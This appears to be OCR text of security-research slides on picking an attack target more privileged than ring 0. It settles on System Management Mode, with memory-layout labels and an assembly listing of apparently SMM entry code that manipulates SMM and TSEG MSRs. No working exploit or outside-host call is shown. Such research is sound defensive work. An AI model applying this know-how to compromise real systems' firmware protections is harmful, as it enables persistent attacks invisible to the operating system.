
Let’s find a nail…

- Current MCE approach uses ring-0 for northbridge reconfiguration
- Select targets more privileged than ring-0
  - (We'll revisit this requirement)
  - Game not over at ring-0 – gets much, much deeper
- Possible options:
  - Hypervisors, secure guests, enclaves, secure loader, etc.
- System Management Mode is an appealing target

selecting a target


system management mode

- 35 years old
- Invisible to operating system, hypervisor, etc.
- Can preempt operating system, hypervisor, etc.
- Ring -2
- Critical to platform security, server RAS, client miscellanea
- Firmware R/W access in many configurations



CPU

RAM




CPU

RAM

MMIO

RAM



CPU

RAM

SMRAM

MMIO


RAM

SMBASE

BF80_0000

CPU

```
mov si,0x8148
o32 lgdt [cs:si]
mov eax,0x3
mov cr0,eax
jmp short 0x14
mov ax,0x18
mov ss,ax
mov eax,0x9ffe2ff8
mov esp,eax
o32 push byte +0x10
mov ecx,0xc0010111
rdmsr
mov ebx,eax
add eax,0x803a
push eax
retfd
...
push rax
push rdx
and rax,~0x7ffffff
wrmsr
mov rcx,rsi
mov rax,0x9fff492c
add rsp,byte +0x20
mov rcx,0xc0010015
rdmsr
test al,0x1
jnz 0x6d3
pop rdx
pop rax
mov rcx,0xc0010112
wrmsr
pop rdx
pop rax
mov rcx,0xc0010113
wrmsr
rsm
```



RAM

